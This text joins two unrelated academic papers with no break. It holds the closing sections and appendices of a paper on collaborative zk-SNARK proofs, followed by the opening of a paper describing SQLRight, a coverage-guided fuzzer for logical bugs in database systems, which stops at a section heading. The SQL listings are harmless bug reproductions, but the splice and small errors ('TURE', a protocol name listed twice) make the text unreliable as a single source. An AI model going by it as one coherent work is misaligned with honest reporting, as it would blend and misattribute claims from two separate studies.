Other works also distribute a SNARK prover. Some do so to parallelize [109] or delegate [97] computation. These goals are orthogonal to our goal: the privacy on an initially distributed witness. Bulletproofs have been securely distributed for privacy [35]; however, this work does not define security for a collaborative proof and considers only honest-but-curious adversaries. Moreover, Bulletproof verification takes time $\Omega(n)$. Thus, the result is not a collaborative zk-SNARK.

Another line of work [1, 27, 28], based on Prio [43], considers proofs over a witness shared among multiple *verifiers*. In our setting, the witness is shared among multiple *provers*.

Research into multi-prover interactive proofs (MIPs) [3, 24, 60] considers two provers who are assumed to not collude to increase the power of the proof system. Our goal is inter-prover privacy, and we explicitly consider colluding provers.

Other research [15, 29, 77] uses MPC to securely sample zk-SNARK parameters (e.g., to ensure that KZG's α parameter is discarded). This is orthogonal to our approach, which is securely distribute the proving algorithm of a zk-SNARK.

9 Discussion

A partial barrier to reducing communication Since communication is a bottleneck over low-capacity networks, one might try to reduce it. However, we show a partial barrier: $\Omega(n)$ communication is required if the R1CS witness is additively shared, where n is the number of rank-1 constraints. We show this, in Appendix B, through a reduction from *disjoint*: a known communication-hard problem.

Nonetheless, constant-factor reductions in communication are possible. For example, [22, 30, 31, 62] communicate less than GSZ, with varying assumptions about the numbers of honest and dishonest parties. We leave the empirical evaluation of these protocols in our setting to future work.

Parallelization For simplicity, we evaluate single-threaded provers. However, our techniques should yield multi-threaded multi-prover protocols with similarly good performance compared to a multi-threaded single prover. In most provers, parallelism accelerates Fourier transforms and multi-scalar multiplications. Our protocols perform these operations locally, so the same benefits should be achievable. Similarly, distributed computing [109] and hardware acceleration [112] could be used. However, parallelism would be less helpful over low-capacity links, where bandwidth becomes the bottleneck (§7).

Latency Our evaluation considered the effect of link capacity—but not latency—on proving-time. All protocols have round-complexity sub-linear in the constraint count, so latency has an insignificant effect as constraint count grows.

Trusted Setup Our implemented collaborative proofs all require the same trusted setup as the zk-SNARK they build on. For those based on Plonk or Marlin that setup is universal (independent of the relation) and updatable (securely re-randomizable by any party). A Fractal-based collaborative zk-SNARK would not require a trusted setup.

Leaking relation membership We emphasize that a collaborative proof for (x, w) reveals whether (x, w) is in $\mathfrak{R}$. This is unavoidable: completeness and soundness require it. For some relations, this enables malicious provers to glean information about another prover's witness. As a simple example, the relation that checks whether two witnesses agree in the first bit lets one prover learn the first bit of another prover's witness. When using a collaborative proof, one must consider the worst-case leakage from the relation itself.

Significance We've shown that collaborative proofs can be constructed with little to no computational overhead compared to single-prover proofs. Communication costs are asymptotically $\Theta(\lambda n)$, but concretely small over commodity high-capacity links. In sum, most server-side applications that can tolerate the (considerable) cost of a single-prover proof should also be able to tolerate the cost of a collaborative proof. We hope this makes succinct, public verifiability available to more applications—even when the secrets of multiple parties are involved.

A Honest majority MPC for elliptic curve circuits

In this section we adapt the multiplication protocols of [45] and [64] to products of scalars and group elements. We follow the exposition of [63], which includes the protocols from both works.

We adopt a few notational conventions. Bolded quantities are vectors: $\cdot$ denotes inner product and $\circ$ denotes Hadamard product,. For $\mathbf{x}$, a vector, $\mathbf{x}_L$ and $\mathbf{x}_R$ denote its left and right halves and x_i denotes an element. We assume all vector lengths are a power of two; generalizing to other lengths is straightforward. $[v]_d$ denotes that v is distributed among the parties as degree-d Shamir shares. If the degree is omitted, it is assumed to be $t = \lfloor N/2 \rfloor$. Lowercase letters denote scalars and uppercase letters denote group elements. f and its subcripts denote scalar polynomials, F and its subscripts denote polynomials with group coefficients and a scalar variable. Vectors of polynomials are bolded, and polynomials (and vectors thereof) can be shared coefficient-wise. $[\mathbf{f}(x)]$ denotes shares of each polynomial in $\mathbf{f}$ evaluated at public x.

Protocols G-DOUBLE-RAND, G-DOUBLE-RAND, and G-COIN are *exactly* like RAND, DOUBLE-RAND, and COIN, save that the operate on Shamir shares of group elements rather than field elements.

The rest of the protocols are adapted to scalar-group products as follows. DE-LINEARIZATION (Protocol 13, [63]) reduces checking a sequence of multiplication tuples (a Hadamard product); it is adapted to G-HADAMARD-CK, which reduces checking a sequence of scalar-point multiplication triples to checking a scalar-point inner product.

G-HADAMARD-CK($[\mathbf{a}] \in \mathbb{F}^n, [\mathbf{A}], [\mathbf{B}] \in \mathbb{G}^n$)

Shows: $\mathbf{a} \circ \mathbf{A} = \mathbf{B}$

$\alpha \leftarrow$ COIN()

$\boldsymbol{\alpha} \leftarrow (\alpha^i)_{i=1}^n$

G-IP-CK($\boldsymbol{\alpha} \circ [\mathbf{a}], [\mathbf{A}], \boldsymbol{\alpha} \cdot [\mathbf{B}]$)

G-IP-COMPUTE adapts EXTEND-MULT (Protocol 10, [63]) from computing a field inner product to computing a scalar-point inner product. EXTEND-MULT is itself a generalization of the multiplication and degree reduction protocols of [45].

G-IP-COMPUTE($[\mathbf{a}] \in \mathbb{F}^n, [\mathbf{A}] \in \mathbb{G}^n$)

Computes $\mathbf{a} \circ \mathbf{A} = B$

Everyone computes the inner product on their shares

Interpret the results as $[B]_{2t}$

$[X]_t, [X]_{2t} \leftarrow$ G-DOUBLE-RAND()

All parties send $[B-X]_{2t}$ *to Party 1*

Party 1 opens $B-X$ *and reshares it as* $[B-X]_t$

return $[B] \leftarrow [B-X]_t + [X]_t$

G-IP-FOLD adapts EXTEND-COMPRESS (Protocol 12, [63]). The original protocol compresses N different inner product checks into one. The new one compresses 2 point-scalar inner product checks into one.

G-IP-FOLD($[\mathbf{x}] \in \mathbb{F}^n, [\mathbf{X}] \in \mathbb{G}^n, [P] \in \mathbb{G}$, $[\mathbf{y}] \in \mathbb{F}^n, [\mathbf{Y}] \in \mathbb{G}^n, [Q] \in \mathbb{G}$)

Reduces $\mathbf{x} \cdot \mathbf{X} = P \wedge \mathbf{y} \cdot \mathbf{Y} = Q$ *to* $\mathbf{a} \cdot \mathbf{A} = R$

Interpolate shares of lines $[\mathbf{f}]$ *such that*

$f_i(1) = x_i$ *and* $f_i(2) = y_i$ *for* $i \in [n]$

Interpolate shares of lines $[\mathbf{F}]$ *such that*

$F_i(1) = X_i$ *and* $F_i(2) = Y_i$ *for* $i \in [n]$

$[\mathbf{z}] \leftarrow [\mathbf{f}(3)]$; $[\mathbf{Z}] \leftarrow [\mathbf{F}(3)]$

$[S] \leftarrow$ G-IP-COMPUTE($[\mathbf{z}], [\mathbf{Z}]$)

Interpolate shares of a parabola $[F_p]$ *such that*

$F_p(1) = P$, $F_p(2) = Q$, *and* $F_p(3) = S$

$\alpha \leftarrow$ COIN()

$[\mathbf{a}] \leftarrow [\mathbf{f}(\alpha)]$; $[\mathbf{A}] \leftarrow [\mathbf{F}(\alpha)]$; $[R] \leftarrow [F_p(\alpha)]$

return $([\mathbf{a}], [\mathbf{A}], [R])$

Finally, G-IP-CK adapts MULT-VERIFICATION (Protocol 17, [63]), from a recursive protocol for product checking to a recursive protocol for point-scalar inner product checking. G-PROD-CK is the adapted base case (Protocol 15, [63]).

G-IP-CK($[\mathbf{x}] \in \mathbb{F}^n, [\mathbf{X}] \in \mathbb{G}^n, [P] \in \mathbb{G}$)

Shows: $\mathbf{x} \cdot \mathbf{X} = P$

while $n > 1$*:*

$[L] \leftarrow$ G-IP-COMPUTE($[\mathbf{x}_L], [\mathbf{X}_L]$)

$[\mathbf{x}], [\mathbf{X}], P \leftarrow$ G-IP-FOLD($[\mathbf{x}_L], [\mathbf{X}_L], [L],$ $[\mathbf{x}_R], [\mathbf{X}_R], [P - L]$)

$n \leftarrow n/2$

G-PROD-CK($[x_1], [X_1], [P]$)

G-PROD-CK($[x] \in \mathbb{F}, [X] \in \mathbb{G}, [P] \in \mathbb{G}$)

Shows: $x \cdot X = P$

$[r] \leftarrow$ RAND()

$[R] \leftarrow$ RAND()

$[S] \leftarrow$ G-IP-COMPUTE($[r], [R]$)

$[y], [Y], [Q] \leftarrow$ G-IP-FOLD($[(x,r)], [(X,R)], [(P,S)]$)

All parties open y*,* Y*, and* Q *and check* $y \cdot Y = Q$

B Communication Lower Bound

In this section, we show a $\Omega(n)$ lower bound on the communication needed to compute a collaborative proof when the witness is additively shared among two parties.

Our bound applies to proof systems that are *honestly sound*: a prover following the proving protocol with an invalid witness produces a valid proof with negligible probability.

Definition 2. *A proof* $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ *is* ***honestly sound*** *if for all* $(x,w) \notin \mathfrak{R}$*,*

$$\Pr\left[\mathsf{Verify}(\mathsf{pp}, x, \pi) = 1 : \begin{array}{c} \mathsf{pp} \leftarrow \mathsf{Setup}(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \mathsf{Prove}(\mathsf{pp}, x, w) \end{array}\right] = \mathsf{negl}(\lambda)$$

Surprisingly, knowledge soundness does not imply honest soundness. While the former guarantees that a verifier can *extract* a valid witness from an acceptable proof, it makes no guarantees about the witness that the prover used.

As an example, consider the (trivial) relation

$$\mathfrak{R}_= = \{(x \in \mathbb{F}, w \in \mathbb{F}) : x = w\}$$

For this relation, define the proof system $(\mathsf{Setup}, \mathsf{Prove}, \mathsf{Verify})$ where Setup is a no-op, Prove always returns a null proof $\pi = \perp$, and Verify always return 1. This proof system is knowledge-sound, but not honestly sound.

Regardless, it's easy to show that the SNARKs we study are honestly sound.

It suffices to show a $\Omega(n)$ communication bound for checking a shared R1CS witness. If there were a low-communication protocol for generating a proof, parties could just check a shared witness by constructing and checking the proof. Per completeness and honest soundness, the proof is valid if and only if the witness was valid, except with negligible probability.

Unfortunately, the communication-hard problem DISJ^n reduces to checking additively shared R1CS witnesses. DISJ^n asks whether the two length-n bit-strings do not share a one at any index; i.e., $\text{DISJ}^n(a,b) = \bigwedge_{i=1}^n \neg(a_i \wedge b_i)$. DISJ^n has been shown to have $\Omega(n)$ randomized 2-party communication complexity [5, 69]. $\text{DISJ}^n(a,b)$ reduces to R1CS checking as follows. $\mathcal{P}_1$, who has a, interprets it as a zero-one vector in $\mathbb{F}^n$ and sets $x_0 \leftarrow a; y_0 \leftarrow \vec{0}; z_0 \leftarrow \vec{0}$. Simultaneously, $\mathcal{P}_2$, interprets b as a zero-one vector in $\mathbb{F}^n$ and sets $x_1 \leftarrow \vec{0}; y_1 \leftarrow b; z_1 \leftarrow \vec{0}$. With this reduction, a and b are disjoint if and only if (x_0, x_1), (y_0, y_1), and (z_0, z_1) are sharings of x, y, z such that $x \circ y = z$, an R1CS relation. □

Note that this is only a limited bound. First, it requires $\Omega(n)$—not $\Omega(n \log |\mathbb{F}|)$—communication. We suspect the stronger bound holds as well, but do not know of an existing communication complexity result that it immediately follows from. Second, the bound applies only to additively shared witnesses.

Detecting Logical Bugs of DBMS with Coverage-based Guidance

Yu Liang[†] Song Liu[†*] Hong Hu[†]

[†]*Pennsylvania State University* [*]*Qi-AnXin Tech. Research Institute*

Abstract

Database management systems (DBMSs) are critical components of modern data-intensive applications. Developers have adopted many testing techniques to detect DBMS bugs such as crashes and assertion failures. However, most previous efforts cannot detect logical bugs that make the DBMS return incorrect results. Recent work proposed several oracles to identify incorrect results, but they rely on rule-based expression generation to synthesize queries without any guidance.

In this paper, we propose to combine coverage-based guidance, validity-oriented mutations and oracles to detect logical bugs in DBMS systems. Specifically, we first design a set of general APIs to decouple the logic of fuzzers and oracles, so that developers can easily port fuzzing tools to test DBMSs and write new oracles for existing fuzzers. Then, we provide validity-oriented mutations to generate high-quality query statements in order to find more logical bugs. Our prototype, `SQLRight`, outperforms existing tools that only rely on oracles or code coverage. In total, `SQLRight` detects 18 logical bugs from two well-tested DBMSs, `SQLite` and `MySQL`. All bugs have been confirmed and 14 of them have been fixed.

1 Introduction

Database management systems (DBMSs) are used extensively in data-intensive programs, helping billions of devices host trillions of databases [23, 51, 54–57]. Any bug in DBMSs will affect a large number of users. Although many efforts have been spent on testing DBMS systems [10, 58, 70, 71], most of them focus on finding crashes and assertion failures that finally make the execution terminate accidentally. They cannot detect *logical* bugs that make the DBMS return unexpected results, like leaking extra rows. Since logical bugs usually do not crash the program, we need an oracle to determine whether each execution produces the correct result or not. However, building an oracle is time-consuming and error-prone due to the various language dialects and features [49].

Recent progress on DBMS oracles shed light on logical bug detection [43–45]. For example, Rigger *et al*. constructed several general oracles by transforming SQL queries into semantically equivalent forms. One DBMS may process these queries with different code paths, but the final results should be the same. Any inconsistency indicates a potential logical bug. `SQLancer`, the tool that implements these oracles, has successfully found many logical bugs [30, 42]. However, `SQLancer` relies on a rule-based generator to synthesize original queries, which may limit its capability to explore program states. Specifically, it creates expressions for `WHERE` and `JOIN` clauses based on the grammar of the specific DBMS and the schema of the underlying database. Considering the huge query space, it could invest a great deal of time and effort on similar queries, which cannot inspect diverse program code.

Coverage-guided program testing, or *fuzzing*, has been adopted to test a wide range of programs and successfully found thousands of memory-related bugs [18, 27, 32, 48, 70]. The core idea of fuzzing is to utilize the code coverage to guide the input generation. A fuzzing tool, or *fuzzer*, picks up an input from a queue and randomly updates it to produce new test cases. Then, it runs the program with the new test case and at the same time collects the code (like basic blocks or branches) being executed. If the execution triggers new code, the fuzzer will add the new test case to the queue and use it for future mutation; otherwise, the fuzzer will drop the new test case and move on to mutate another input in the queue. Previous works applied coverage-guided fuzzing to test DBMSs and demonstrated the benefits of detecting memory-related bugs [10, 60, 71]. However, no research ever tried to apply coverage-based guidance on logical bug detection.

In this paper, we aim to understand the benefits of coverage-based guidance on logical bug detection, specifically for DBMS systems. Our study reveals several challenges of adopting current mutation-based fuzzers to find logical bugs. The main problem comes from generating valid SQL queries. Since we need to compare the results of DBMS executions, the generated query should pass both syntax and semantic checks and successfully produce meaningful outputs. Existing fuzzers can synthesize decent queries that trigger assertion failures and crashes, but many of them are not completely

valid and thus cannot be used for finding logical bugs.

To address this problem, we propose *validity-oriented mutation*, which defines a set of policies to improve the validity of generated queries. First, we design an automatic method to convert the SQL parser of each DBMS for fuzzing purposes. Currently, most fuzzers use one parser to handle different DBMS systems [10, 71]. Since many DBMSs use their own SQL dialects to support unique features [49], the unified parser may produce a lot of incompatible queries. Even worse, the incorrect queries could trigger error-handling code and are prioritized by coverage-based guidance. Therefore, we provide one query parser for each DBMS to reduce the invalid queries. Our second effort is to build a context-based instantiation algorithm that enforces accurate dependencies between SQL elements. For example, `DROP TABLE X` removes table `X` from the current database. Our method will follow the semantics and remove the corresponding table from the context so that it will not be used for the following statements. We also consider the oracle requirement to produce more useful queries. Specifically, we allow the oracle to label necessary elements as immutable. Our cooperative mutation engine will avoid changing these elements while randomly updating others. At last, we eliminate non-deterministic behaviors from the queries to avoid unnecessary false alarms. With these solutions, we effectively improve the query validity rate.

Another problem that hinders fuzzing to detect logical bugs is the lack of unified interfaces between fuzzers and DBMS oracles. Most fuzzers simply rely on the operating system or various sanitizers to detect bugs [28, 46, 47], while detecting logical bugs requires generating proper SQL statements and checking the execution results. To fill this gap, we design a set of expressive APIs to simplify the implementation of DBMS oracles. Our APIs decouple the fuzzing logic and the oracle logic. Developers can focus on one area, either fuzzing or oracle, to easily apply existing methods to detect logical bugs.

We implement a system, `SQLRight`, that combines the coverage-based guidance, validity-oriented mutations and oracles to detect logical bugs for DBMS systems. `SQLRight` first mutates existing queries cooperatively. It inserts a set of oracle-required statements, and applies our validity-oriented mutations to improve the validity rate. Then, it sends the query to the oracle to create functionally equivalent query counterparts. `SQLRight` feeds all generated queries to the DBMS, and collects the execution results and the coverage information. After that, `SQLRight` invokes the oracle to compare the results of different queries to identify logical bugs. At last, it inserts the coverage-improving queries into the queue for future mutations. We implemented four oracles, including two proposed in previous works [43, 44] and two proposed in this paper.

We evaluate `SQLRight` on three popular DBMS systems: `SQLite` [51], `PostgreSQL` [39] and `MySQL` [34]. `SQLRight` successfully detects 18 logic bugs within 60 days. We have reported all of our findings to their developers: all bugs get confirmed, and 14 have been fixed. To understand the contributions of code coverage and query validity, we conduct unit tests by disabling each of them one by one. Our evaluation shows that both the coverage and the validity help find more logical bugs, but the latter makes more contributions than the former. We also compare our system with the state-of-the-art tools, including `SQLancer` (using oracles to detect logical bugs) and `Squirrel` (using code coverage to detect crashes and assertion failures). We port our oracle APIs to `Squirrel` to help it detect logical bugs. After testing for 72 hours, `SQLRight` reports 12 unique logical bugs, `Squirrel` detects one bug, and `SQLancer` does not find any bug. The result shows that combining the coverage-based guidance and oracles can help trigger more logical bugs in DBMS systems.

```
01 CREATE TABLE person (pid INT);
02 INSERT INTO person VALUES (1), (10), (10);
03 CREATE UNIQUE INDEX idx ON person (pid) WHERE pid=1;
04 SELECT DISTINCT pid FROM person WHERE pid=10;
05 -- output: 10\n10
06 -- expect: 10
```

Listing 1: A logical bug of `SQLite` due to the improper optimization on `DISTINCT` when the index is a unique partial index.

In summary, this paper makes the following contributions:

- We study the efficacy of coverage-guided fuzzing in detecting logical bugs for DBMS systems and confirm two useful factors: query validity and code coverage.
- We implement `SQLRight`, a coverage-guided fuzzer to detect logical bugs for DBMSs. `SQLRight` provides general APIs to simplify the oracle development and embeds validity-oriented mutations to improve the query quality.
- We evaluate `SQLRight` on the real-world DBMS systems and find 18 logical bugs. Our unit tests demonstrate the contribution of different components of our tool.

We have released the source code of `SQLRight` at https://github.com/psu-security-universe/sqlright to help enhance the security and robustness of DBMS systems.

2 Background & Challenges

2.1 An Example Logical Bug

Listing 1 shows a logical bug of `SQLite`, which is related to the unique partial index. This bug was detected by our tool `SQLRight`, and has been fixed by `SQLite` developers. The first statement creates a table `person`, which has only one column `pid` with type `INT`. The second statement inserts three rows into the table, one `1` and two `10`s. The third statement creates a unique partial index `idx`, which only maintains records for rows whose `pid` value is `1`. Therefore, only the first row will be connected into `idx`. The last `SELECT` statement asks for rows whose `pid` value is `10`, where the keyword `DISTINCT` requires removing redundant results. Based on the table content, the result should be one row `10`. However, `SQLite` produces two rows `10`⏎`10`, violating the `DISTINCT` requirement.

The problem is due to an incorrect optimization of `SELECT`. When all columns in `WHERE` are connected to some unique

```
01 CREATE TABLE person (pid INT);
02 INSERT INTO person VALUES (1), (10), (10);
03 SELECT DISTINCT pid FROM person WHERE pid=10;
```

Listing 2: A functional-equivalent query of Listing 1 query by deleting the `CREATE UNIQUE INDEX` statement.

indexes, `SQLite` treats the `DISTINCT` keyword as unnecessary and simply ignores it during the query processing. However, it forgets the case of partial index, where only partial rows are connected. To fix this bug, `SQLite` checks the index type and only applies the optimization to the case of complete indexes.

Security Impact. This logical bug treats duplicated data rows as unique. Depending on the concrete use cases, it can lead to various security consequences. For example, if the query intentionally uses `DISTINCT` to hide the number of matched rows for privacy purposes, the bug will leak the number information. If the query is used to distribute random passwords to users, it may send the same password to multiple different users. Since `SQLite` is widely used in public, line in 3.5 billion smartphones [51], we believe this deduplication bug has severe functional and security consequences.

2.2 Oracles for Logical Bug Detection

Logical bugs are more challenging to detect than memory-related issues. Once a memory bug is triggered, the execution will likely crash, and we can capture that easily. Most logical bugs do not crash the program, but just produce incorrect results. We need an oracle to provide the expected result. For example, in Listing 1, the oracle should indicate the expected result as `10`. However, constructing a complete, error-free oracle is challenging. Senior analysts can manually analyze results to identify bugs, but cannot handle large-scale test cases. Differential analysis provides an automatic, scalable solution [16,29,49,52]. For example, `RAGS` sends one query to different DBMSs and compares their results to find bugs [49]. However, due to the diverse dialects and extensions, popular DBMSs only share a small portion of features, and cross-DBMS validation cannot detect DBMS-specific bugs [49].

Recent works construct functionally equivalent queries and check whether the DBMS produces the same result for all queries [43–45]. For example, for a given query, oracle `NoREC` shifts all conditions from `WHERE` clauses to `SELECT` expressions, which effectively disables most optimizations applied to the original query [43]. The number of `TURE` rows for the modified query should be the same as the number of rows for the original one. Oracle `TLP` splits a condition `x` in a `WHERE` clause into three subqueries: `x IS TRUE`, `x IS FALSE`, and `x IS NULL`. It combines the results from three subqueries and checks the equivalence with the original one [44]. As oracles are built on high-level semantics instead of low-level implementations, we can use them to test multiple DBMS systems [30].

We can define a simple oracle, dubbed `Index`, to detect the bug in Listing 1: *removing indexes from the database should not affect the query result*. We can implement oracle `Index` to delete existing indexes (or inserts new ones) and check whether the DBMS produces the same result as before. One functionally equivalent form of Listing 1 is given in Listing 2 by deleting the `CREATE UNIQUE INDEX` statement. We can use oracle `Index` to detect this bug without any domain knowledge. More importantly, we can extend the test to a large scale.



Figure 1: Overview of `Squirrel` [71]. It utilizes the coverage-based guidance to test DBMS systems for crashes and assertion failures.

2.3 Coverage-guided Testing

Coverage-guided testing, or *fuzzing* [32], has been widely used to test a large set of programs and successfully found thousands of bugs [18, 27, 48, 70]. Modern fuzzing tools, called *fuzzers*, utilize code coverage to guide input selection and mutation. Specifically, given one program input, a fuzzer first randomly updates its content to generate a set of new inputs. It feeds new inputs to the program and monitors the execution. If the program crashes or reports assertion failures, the fuzzer treats the input as the proof-of-concept (PoC) of the underlying bug. For input that triggers no crashes, the fuzzer will check whether the execution reaches new code paths, like basic blocks or branches. If so, it will add the input into a queue. Otherwise, it will drop the input and pick up the next input from the queue for another round of fuzzing. Coverage-guided testing has been used to test various programs, including but not limited to operating systems [11, 22, 37, 63, 65], compilers [10, 19, 38], web browsers [17, 48, 66], document readers [12, 64], and even smart contracts [20, 35, 62].

Recent works also ported coverage-guided fuzzing to test DBMS systems [21, 26, 60, 71]. Figure 1 shows an overview of `Squirrel` [71], a recent work that aims to detect crashes and assertion failures from DBMS systems. `Squirrel` takes a set of inputs, *i.e.*, SQL queries, as the seed of fuzzing. It first translates the query into an intermediate representation (IR), which contains many structural information. Then, `Squirrel` takes three mutation methods to modify the query IR and create new ones, including node insertion, deletion and replacement. For each newly generated IR, `Squirrel` builds the data dependency graph between different operands (e.g., tables and columns) and fills the operands with randomly generated strings. After that, it translates the new IR back to queries and feeds it to DBMS. At last, `Squirrel` reports crashes and prioritizes code-revealing queries for the next round of fuzzing. `Squirrel` successfully found a set of crashes and assertion failures from commonly used DBMS systems such as `SQLite`.



Figure 2: Overview of `SQLRight`. It utilizes the coverage-based guidance to test DBMS systems for logical bugs.

2.4 Challenges of Fuzzing Logical Bugs

To the best of our knowledge, no effort has ever tried to apply coverage-guided fuzzing to test DBMSs for logical bugs. There are mainly two challenges that hinder researchers from combining fuzzing and DBMS oracles. First, current fuzzers still cannot generate high-quality SQL queries. For example, in the most recent work, `Squirrel` embedded two new techniques, specifically syntax-preserving mutation and semantics-guided instantiation, aiming to improve the validity of the automatically generated queries. However, even with these advanced techniques, `Squirrel` can merely achieve around 30% validity for `SQLite`, and gets even worse validity rates for other DBMS systems. We can tolerate such low validity when testing DBMSs for crashes and assertion errors, as invalid queries may still trigger some bugs. However, a tool for finding logical bugs cannot make use of any invalid query, since the DBMS will not produce any meaningful results and the oracle cannot work. Second, current fuzzers mainly rely on operating systems and sanitizers to detect bugs (like assertion failures) [13, 28, 46, 47]. They cannot collaborate with DBMS oracles to detect logical bugs. We need to redesign the fuzzer architecture to support diverse DBMS oracles.

3 Design of `SQLRight`

We propose two practical solutions to address the aforementioned challenges and adopt the coverage-based guidance on testing DBMS for logical bugs. First, we provide the validity-oriented generation, which contains a set of strategies to produce valid, deterministic SQL queries (§3.1). The generated queries not only achieve high validity in syntax and semantics, but also exclude random behaviors which may cause false positives. Second, we design a set of general, comprehensive APIs to support developing new DBMS oracles (§3.2). These APIs decouple oracles and fuzzers, making it easier for users to test DBMS systems. They also assist DBMS developers to adopt coverage-based guidance for finding logical bugs.

System overview. Figure 2 shows an overview of our tool, `SQLRight`, the first testing platform that combines coverage-based guidance, validity-oriented mutations, and oracles to find logical bugs for DBMS systems. It accepts the target program (*i.e.*, the DBMS) and a set of sample queries (*i.e.*, SQL statements) as inputs and will produce reports of logical bugs. First, `SQLRight` adds all sample queries into a queue. For each round of fuzzing, it picks up one query from the queue and applies mutation to generate new queries. Then, it updates query operands, like table names and column names. After that, `SQLRight` sends the new query to the DBMS and inspects the execution result to identify unexpected behaviors. If the new query triggers new code, `SQLRight` adds the query into the queue for future testing. Unlike traditional memory-bug fuzzers (like `Squirrel` in Figure 1), `SQLRight` cooperates with DBMS oracles to produce high-quality queries to identify logical bugs. Specifically, for query mutation, it invokes oracle APIs to update oracle-specific SQL statements to prepare for result checking. For query validation, it again calls oracle APIs to translate the query into semantically equivalent variants. After the execution, it relies on the oracle to decide whether the queries trigger logical bugs.



Figure 3: Cooperative mutation. To support the oracle to compare results, `SQLRight` adopts a dedicated select-queue and a cooperative mutation step to generate valid `SELECT` statements.

3.1 Validity-oriented Query Generation

`SQLRight` demands high-quality SQL queries to stress various aspects of different DBMSs. Any queries that cause syntax or semantic errors would not be useful for finding logical bugs. Unfortunately, generating semantically correct queries has proven to be NP-hard [29]. Recent fuzzers utilize type-based mutation and semantic-guided instantiation in order to produce valid queries [71]. However, their validity rate, about 30%, is still insufficient to effectively test DBMS systems. Even worse, most of the generated queries are not ready for detecting logical bugs. Therefore, we proposed several practical techniques to improve query validity.

3.1.1 Cooperative Mutation

`SQLRight` takes two separate mutation strategies in parallel to generate different components of a query set. As shown in Figure 3, it maintains two queues: the *select queue* contains only `SELECT` statements and is used to generate proper `SELECT` queries that produce outputs; the *normal queue* hosts other statements and is used to prepare the database for testing, like table creation and value insertion. During the fuzzing initialization, `SQLRight` scans all seed inputs, saves all `SELECT` statements to the select queue, and keeps other statements in the normal queue. For each fuzzing round, `SQLRight` collects a set of statements from the normal queue and relies on the normal mutation engine to generate new queries. Then, it



Figure 4: Cooperative mutation on `SELECT`. To support the `NoREC` oracle, we fix `SELECT_statement`, `FROM` and `WHERE` of the statement and leave others for the mutation engine to change.

invokes the cooperative mutation of the oracle to create and append several `SELECT` statements. After the combination, we leverage the instantiation to build a concrete query set.

During the cooperative mutation, the oracle preserves the query elements that are useful for the correctness test. For example, oracle `NoREC` requires the `SELECT` statement to have both `FROM` clause and `WHERE` clause. We provide interfaces for the oracle to notify the mutation engine not to delete these necessary nodes or add new nodes if the original statement does not have one. Figure 4 illustrates how to control mutations on the statement `SELECT COUNT(*) FROM v0 WHERE v1=0`. Given the IR of the query, we add attributes to three nodes, specifically, `SELECT_statment`, `FROM`, and `WHERE`, to mark them as immutable. As a result, the crucial components for oracle `NoREC` are preserved. The mutation engine still has full flexibility to update the `from_clause` node and the `where_clause` node to generate new `SELECT` statements. The IR-based mutation engine supports various patterns and different conditions in the `from_clause` and `where_clause`, and thus provides rich capability comparable to the unconstrained mutator [71].

3.1.2 Dedicated Parsing

We customize our mutation engine for each DBMS to improve syntax correctness. Most popular DBMS systems have their own customized SQL dialects, which only share limited features. Therefore, one unified SQL grammar for common functionalities only covers a small portion of DBMS code and cannot find bugs in DBMS-unique features [49]. In contrast, a catch-all grammar that aims to support all features could lead to many invalid queries. Listing 3 shows an example that a string with the single quote symbol has different meanings in different DBMSs. `SQLite` can run this query successfully, as it treats a single-quoted string as a constant by default or as an identifier if a string is not allowed in its current location. However, `PostgreSQL` reports an error for this query as it never accepts single-quoted strings as identifiers. To address the limitation, we design a tool to port the parser of each DBMS into `SQLRight` automatically. Our observation is that most popular DBMS systems use `GNU Bison` [14] to compile their parser front-ends. Therefore, we follow the grammar rules defined by `Bison` and translate the DBMS parser front-ends to `SQLRight`'s IR. Thanks to the well-documented `Bison` format,

```
01 CREATE TABLE v0 (v1 TEXT);
02 INSERT INTO v0 VALUES ('text');
03 SELECT v1 FROM 'v0';
```

Listing 3: Queries allowed in `SQLite` but rejected by `PostgreSQL`. `SQLite` takes flexible rules to identify strings and can treat the `'v0'` as an identifier, while `PostgreSQL` strictly takes `'v0'` as a string.

our tool can easily port different parsers for `SQLRight`. With the original DBMS parser front-ends, `SQLRight` can support the full dialect syntaxes for each DBMS and guarantees high syntax correctness to improve query validity.

3.1.3 Context-based IR Instantiation

The previous work `Squirrel` [71] identifies data dependency among all SQL statements to help instantiate query operands, like table names and column names. However, the dependency graph constructed by `Squirrel` tightly couples multiple SQL statements into one static graph. When dealing with complicated queries, it cannot update the data dependency to reflect the dynamic SQL context. Specifically, it keeps the static data dependency unchanged across the whole query sequence and cannot adjust itself to fit in the ever-changing relationship between different SQL statements. To address this limitation, we design a context-based IR instantiation algorithm. It dynamically updates the data dependency based on the SQL context and fills in accurate concrete values to the query skeletons. Instead of grouping multiple SQL statements into one dependency graph, `SQLRight` solves one SQL statement at a time. It only saves the necessary dependency information into the library when solving multiple SQL statements.

Listing 4 shows how `SQLRight` utilizes the context to instantiate SQL IR. To generate new queries, `SQLRight` ignores all existing operands and will assign them different names. The first statement creates one table with three columns. Since this is a creation operation, `SQLRight` allocates `v0` as the table name, `c1`, `c2`, and `c3` as the column names, and saves these names into the context. When we need tables and columns, `SQLRight` can quickly retrieve them from the current context. The second statement inserts one row into a table. `SQLRight` searches in the current context and finds only one table available, *i.e.*, `v0` with three columns. Therefore, it uses `v0` here and prepares one row with three values. The next statement changes one column name. After searching in the current context, `SQLRight` finds one table name `v0` and three associated column names `c1`, `c2` and `c3`. Based on the semantics, it uses `v0` as the table name, and randomly picks `c3` as the old column name. It also allocates another column name `c4` as the new name. After this statement, `SQLRight` updates the context to drop `c3` from `v0` and add `c4` instead. When it comes to the `SELECT` statement, it can find table name `v0` and three associated columns, excluding the old `c3`. In contrast, the original method of `Squirrel` will fail to capture the dynamic change by `ALTER` and may use `c3` as a column name of `v0` for `SELECT`.

```
-- Context-based IR Instantiation
CREATE TABLE v0 (c1 INT, c2 INT, c3 INT);
-- save v0 & mapping c1->v0, c2->v0, c3->v0.
INSERT INTO v0 VALUES (0, 0, 0);
-- Get v0 & 3 columns from v0.
ALTER TABLE v0 RENAME c3 TO c4;
-- drop c3->v0 & add c4->v0.
SELECT * FROM v0 WHERE c1 = c2;
----------------------------------------
-- Squirrel dependency graph
SELECT * FROM v0 WHERE c1 = c3;
-- Error: no such column: v0.c3
```

Listing 4: Example that demonstrates the benefits of SQLRight's Context-based IR Instantiation.

3.1.4 Non-determinism Mitigation

